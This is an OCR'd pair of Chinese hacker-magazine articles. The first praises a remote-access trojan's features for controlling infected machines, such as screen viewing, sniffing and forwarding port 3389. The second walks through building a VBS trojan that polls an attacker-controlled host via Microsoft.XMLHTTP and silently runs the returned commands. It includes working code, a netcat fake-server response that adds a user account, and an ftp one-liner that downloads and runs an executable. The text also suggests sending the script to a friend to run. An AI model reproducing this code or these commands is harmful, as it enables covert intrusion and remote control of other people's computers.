


图 4

二、关于远程控制

肉鸡上线后，我们要建立远程连接，必须选中控制的电脑，才可以利用木马的功能对肉鸡进行远程监控。先来看一下“远程屏幕”功能，当程序提示已经建立连接，选择“开启”就可以查看到远程电脑的屏幕了。毫不夸张的说，是我所使用的几款国产木马中屏幕传输最清晰和流畅的，果然就如官方信息的介绍一样（图5）。



图 5

再来领略一下“文件管理”功能，你可能会发现什么信息也没有传输过来，这其实是这款木马独到的地方，只有选择了左上的下拉菜单中的磁盘分区，才能显示该分区的文件，这样会使操作更有针对性（图6）。至于文件上传和下载以及操作功能就不做介绍了，至少传输速度是一流的。注册表管理和文件管理一样，也需要对主项目进行针对操作，功能也是非常强大并且容易上手。关于木马的服务管理，进程管理，超级终端和视频监控就让大家自己去体会吧，整体感觉给我的就是一句广告词：简约而不简单。




图 6

这款木马也加入了一些常规木马所不具备的功能，右键选中控制端，你会发现他还具备了声音监控功能，用木马来听歌，是不是很有意思？特别是网络管理项目下的“端口转发”和“网络嗅探”，集大成者成大事，上兴木马就是这样。“端口转发”可以转发对方的3389到本地指定的端口，这样，对于一些内网肉鸡，也不用愁玩不成终端连接。“网络嗅探”是我个人非常喜欢的功能，这样，结合控制一些服务器，可以获取相当有用的信息（图7）。被控机的网络通讯信息尽在我们掌握中，这就是所谓的境界了。




图 7


这款木马有些功能必须选中“开启”才能进行远程控制，并且关闭该项目的时候一定要去掉“开启”，这点大家可要注意了。

三、服务端的清除和总结

这款木马自身没有提供远程卸载的功能，我们可以停止资源管理器进程，然后转到系统目录下的system32文件夹中删除软件生成的dll文件就可以清除木马。

当然，更新我们的杀毒软件也可以完全谢之于爱机外了。这款木马的确是我们控制肉鸡的上佳伴侣，不过也有一些不足的地方，上线功能应该强化，可以直接在客户端上更新ip到域名。控制管理上也有一些欠缺的地方，例如远程重启和关机，以及作为木马起码必须的键盘监控功能。从使用的过程中发现远程控制也有些不够稳定，特别是嗅探全部数据包的时候程序容易出错而退出。相信在后续版本中会完善，当然，我们也希望更多的黑客编程高手能为我们提供强大实用的木马。

（文章中涉及到的程序上兴远程控制已经收录于光盘中）



在这么一个良驹满天飞的年代，养马养久了会产生一种自己造个小马的冲动，于是我用 Microsoft.XMLHTTP 控件+NC 打造了一只简易木马。本文叙述了我造马的探索过程，希望对象我一样菜或是比我还菜的朋友能有所获益。

先说一下 Microsoft.XMLHTTP 控件，它是为支持 XML 而设计的对象，通过 http 协议访问网络，给网站发送 http 请求，可以是 POST 也可以是 GET，也就是说相当于一个浏览器（正因为如此，Microsoft.XMLHTTP 也经常被用来写跨站漏洞利用程序和 SQL 注入程序）。该控件自 Windows98 以来就一直是系统默认自带的控件，并且被系统认为是安全的！所以可以从一定程度上穿越防火墙！我的思路就是服务端利用 Microsoft.XMLHTTP 来从客户端获取要执行的命令，而客户端利用 NC 来伪装成 web 服务器提供数据给服务端的 Microsoft.XMLHTTP。

一、服务端

要调用 Microsoft.XMLHTTP 的方法很多，由于是探索阶段，为了方便代码修改，我们用 VBS 脚本来实现，服务端 ok.vbs 的代码如下：

```
'On Error Resume Next                        '容错语句，出了错别打小报告
Set Http=CreateObject("Microsoft.XMLHTTP")
Set Shell=CreateObject("Wscript.Shell")
'Do
Http.Open "Get","http://127.0.0.1",False    '这里本来是填客户端的 ip，由于
只是探索阶段，填了 127.0.0.1。
Http.Send
a=Http.ResponseText                         '获得数据，这将作为要执行命令字符串
  Wscript.Echo a          '看看获得的是什么数据。这一句是调试用的，最后会删掉。
Shell.Run "cmd /c "&a,0                     '这里是执行命令
'Wscript.Sleep 1000                         '每秒钟循环一次
'Loop
 '由于是探索阶段，容错语句和循环语句暂时注释掉
```

很简单吧？就是说向客户端发送请求，然后获得反馈信息，而这个反馈信息就是要执行的命令，这个过程每隔一秒重复一次。看起来很简陋吧？但要记住这是个免杀+穿防火墙的马，用处很大的，比如充当先行兵：先杀掉防火墙和杀毒软件再配合 ftp 命令传送文件，运行大型木马（后文有交代）。况且现在还只是探索阶段，以后可以修改修改代码再增加点功能。

多说一句，看到那个 Http.ResponseText 了吗？有很多人不知道有这个东西，只会用 Http.ResponseBody 获得信息（这样获得的数据是二进制的），然后又写个 BinToStr 函数来把数据转换成字符串，其实用 Http.ResponseText 就可以直接得到字符串型的数据。

二、客户端

先说一下如果你想用你的网页空间来控制对方的话，那就用不着 NC 了。比如我的空间是 http://cdsb.xinwen365.com/，那就写个 a.txt 放到空间里去，a.txt 的内容是：net user abcd abcd /add。然后把服务端 ok.vbs 里的客户端地址“http://127.0.0.1”改成“http://cdsb.xinwen365.com/a.txt”就可以了，运行 ok.vbs 试一试，看看调试结果，如图 1。



图 1

成功得到了要执行的命令，查一查用户也确实多了个 abcd。这里要注意，命令文件一定要是 txt 文件，不要用 htm，因为空间商为了做广告，通常会使你通过浏览器看到的网页的源代码和你上传的文件源代码不一样，我第一次就是用 http://cdsb.xinwen365.com/a.htm 测试的，但得到的数据是：<script src=http://www.xinwen365.com/48472394k4r.asp></script>net user abcd abcd /add。多出来的那个<script……></script>就是可恶的空间商硬加进去的广告。

是不是觉得这样很没技术含量？我是个喜欢没事找事的人（本人的不良嗜好，不要学习），所以我一开始就想的是要把自己的机子伪装成一台 web 服务器，让客户端和服务端直接通讯。我的基本思路是用 NC 军刀（不会有人不认识吧？）监听本机 80 端口，欺骗 Microsoft.XMLHTTP 控件。有兴趣的接着跟我来，没兴趣的可以打住了。

我们先来做个实验，在浏览器中输入本机地址 127.0.0.1，显示该页无法访问。再来试试执行 ok.vbs（里面客户端地址是 http://127.0.0.1），结果报错说找不到指定的资源。接着我们监听本机 80 端口，在 cmd 下执行 nc -l -p 80，然后重新在浏览器中输入 127.0.0.1，不再说该页无法显示了，但是进度条跑到中间就停住了，半天都挪不动。在 cmd 看到 nc 打开的 80 端口已经成功地和浏览器建立连接了，如图 2。

同样，我们再用 ok.vbs 测试，通过 cmd 可以看出也确实建立了连接，但是调试语句迟迟不执行。

种种现象显示连接是确确实实建立好了，监听 80 端口伪造 WEB 服务器是可行的，只是 ok.vbs 和浏览器被挂起了。它们得不到数据是因为 nc 挂的是空档，本来就没数据。于是写个 test.txt，然后执行 nc -l -p 80<test.txt，把 test.txt 绑在 80 端口，test.txt 里的内容如下：

```
HTTP/1.1 200 OK
Content-Length: 23
net user abcd abcd /add
```

text 里的内容不能直接写 net user abcd abcd /add，那样浏览器或 XMLHTTP 都不买帐。前两句“头信息”是必须的（其实头信息不只这么两句，这是我精简后的




图 2

最少头信息)，其中“Content-Length:23”指的是数据“net user abcd abcd /add”的长度，不能写错。

呵呵，好了，客户端就算搞定了。

三、改进

鉴于客户端很可能是adsl的浮动IP，现在不是流行用域名来更新客户端的IP吗？我们也可以做到，转向域名就用http://cdsb.xinwen365.com/ip.txt。我们在http://cdsb.xinwen365.com/ip.txt里写上本机IP，然后用ok.vbs来访问http://cdsb.xinwen365.com/ip.txt，从而得到客户端ip，修改ok.vbs代码如下：

```
On Error Resume Next
    Set Http=CreateObject
("Microsoft.XMLHTTP")
  Set Shell=CreateObject("Wscript.
Shell")
    Do
     Http.Open "Get","http://
cdsb.xinwen365.com/ip.txt",False
     Http.Send
     ip=Http.ResponseText
     Http.Open "Get","http://
"&ip,False
     Http.Send
     a=Http.ResponseText
     Shell.Run "cmd /c "&a,0
     Wscript.Sleep 1000
    Loop
```

既然都用到域名了为什么不就用第一种方法——网页空间来控制呀？但是你不觉得很有趣吗？嘿嘿，我都觉得我太没事找事了。

四、远程测试

很简单的，把ok.vbs发给某好友叫他运行，然后自己运行nc -l -p 80<test.txt。立刻出现如图2一样的画面，表明好友已经获得了test里的命令，然后退出nc，改一下test.txt里的命令，再用nc挂上，过一会儿又出现了如图2一样的画面。然后询问好友，得知命令确实成功执行了……

另外看看如果test里的命令这样写：

echo open www.ftp.com>>ftp.txt&echo username>>ftp.txt&echo password>>ftp.txt&echo binary>>ftp.txt&echo get 3389.reg>>ftp.txt&echo bye>>ftp.txt&ftp -s:ftp.txt&del ftp.txt&3389.exe。

这样不就把对方的3389打开了吗？这就是前文提到的先行兵。

五、衍生物

通过做木马客户端的那个思路，是不是很想自己做个临时的网页来让好友们看看呀？但是如果我们老用nc的话是不够的，因为nc毕竟有很多弊端，比如只能一对一的建立连接，连接断开后nc的连接状态无法改变导致浏览器只能访问一次网页等等，所以我用VB写了个挂网页的程序，名字就叫“挂静态网页机”(我知道名字难听……都两次语文不及格了……)，运行后如图3。




图3




图4

用法很简单，把你想要的网页代码输入文本框里，按Start按钮。然后就可以叫你的好友们来浏览了，图4是我的运行效果图，还有意思吧。

PS：用这个来做客户端很方便的哦。

(本文涉及到的软件挂静态网页机，光盘有收录)

黑客江湖之魔剑传说

风雪玉箫

